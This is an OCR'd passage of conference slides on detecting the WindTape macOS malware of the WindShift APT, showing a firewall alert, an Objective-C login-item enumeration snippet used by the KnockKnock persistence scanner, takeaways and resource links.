
LuLu alert
(on image exfiltration)

(Reactive) Detection: Persistence

...via login item enumeration (tool: KnockKnock)


```
//create shared file list reference
sharedListRef = LSSharedFileListCreate(NULL, kLSSharedFileListSessionLoginItems, NULL);

//grab login items
loginItems = LSSharedFileListCopySnapshot(sharedListRef, &snapshotSeed);

//iterate over all items
// extracting path for each
for(id item in (__bridge NSArray *)loginItems)
{
    //type-cast
    itemRef = (__bridge LSSharedFileListItemRef)item;

    //get path
    if(STATUS_SUCCESS != LSSharedFileListItemResolve(itemRef, 0, &itemPath
    {
        //skip
        continue;
    }

    //save path of item
    [traditionalItems addObject:[(__bridge NSURL *)itemPath path]];

    //free path
    CFRelease(itemPath);
}
```

enumeration API:
LSSharedFileListCopySnapshot



Conclusions

+ takeaways



TAKEAWAYS


Studying an APT's macOS tools, provide insights into the Apple-specific approaches employed by advanced adversaries.

These analysis approaches, techniques, & tools are applicable to the analysis & detection of other macOS malware.

Heuristic methods can (easily) detect WINDTAPE, as well as other macOS threats, ...generically!

Interested in Learning More?

see: "The Art of Mac Malware" book(s)



Free (digital): taomm.org

For sale (hard copy): amazon, etc...

MAHALO !

"Friends of Objective-See"

CleanMyMac X


SmugMug

Guardian Mobile Firewall

iVerify

Halo Privacy

Unmasking WindTape



RESOURCES:

"In the Trails of WindShift APT"
https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf

"Shifting in the Wind"
https://unit42.paloaltonetworks.com/shifting-in-the-wind-windshift-attacks-target-middle-eastern-governments

"Objective-See's Tools"
https://objective-see.org

"The Art of Mac Malware"
https://taomm.org